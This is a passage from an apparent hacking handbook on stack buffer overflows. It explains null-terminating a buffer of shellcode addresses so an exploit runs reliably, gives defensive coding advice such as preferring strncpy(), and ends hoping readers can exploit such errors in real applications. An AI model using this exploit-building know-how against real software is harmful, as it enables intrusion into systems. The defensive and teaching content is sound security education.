It is important that after filling the transferred buffer containing the shellcode addresses we end it with the NULL symbol, as this line does:

```
*tmp = 0x0;
```

In another case the attacked program would read the memory till it encounters the next NULL symbol. This is often the reason why many exploits do not work correctly. The program can quit unexpectedly before completing the main() function, for example because it has read memory not intended for it or it has written over other important data necessary for its correct operation.

How not to make mistakes

We now know which consequences a buffer overflow error in the program can bring with it. How can we protect ourselves from this? The first and most important point is to use functions that check the maximum size of the data being entered. Instead of the strcpy() function we should use strncpy(), even if it seems to us that there is no risk we will find an error. The use of secure functions in each program is a very good habit. Special attention should be dedicated to loops operating on buffers. People often are not able to imagine the function of an advanced loop, therefore it is worth it to use clear, specific debugging messages, to assure us of the correct loop function.

We can also approach this problem from another angle. Instead of fighting errors in the software we can secure the whole system against them. There exist paths to the system core that protect us against attacks such as buffer overflow. However, we have to remember that these are not reliable and a clever shellcoder can bypass them and successfully take advantage of an error

in any given application. The best solution is to combine both defense methods. We should assure that our programs are written without errors and we should install a security path for the system core. People are not perfect and can never be 100 percent sure that their programs are not susceptible to errors.

With this we will end this introduction to buffer overflow. We hope that after having read this chapter you will be able to independently take advantage of an error of this type in a real application. Stack overflows are only one of many kinds of abuses. There are also heap segment overflows and bss segment overflows. A description of these is to be found later in this handbook.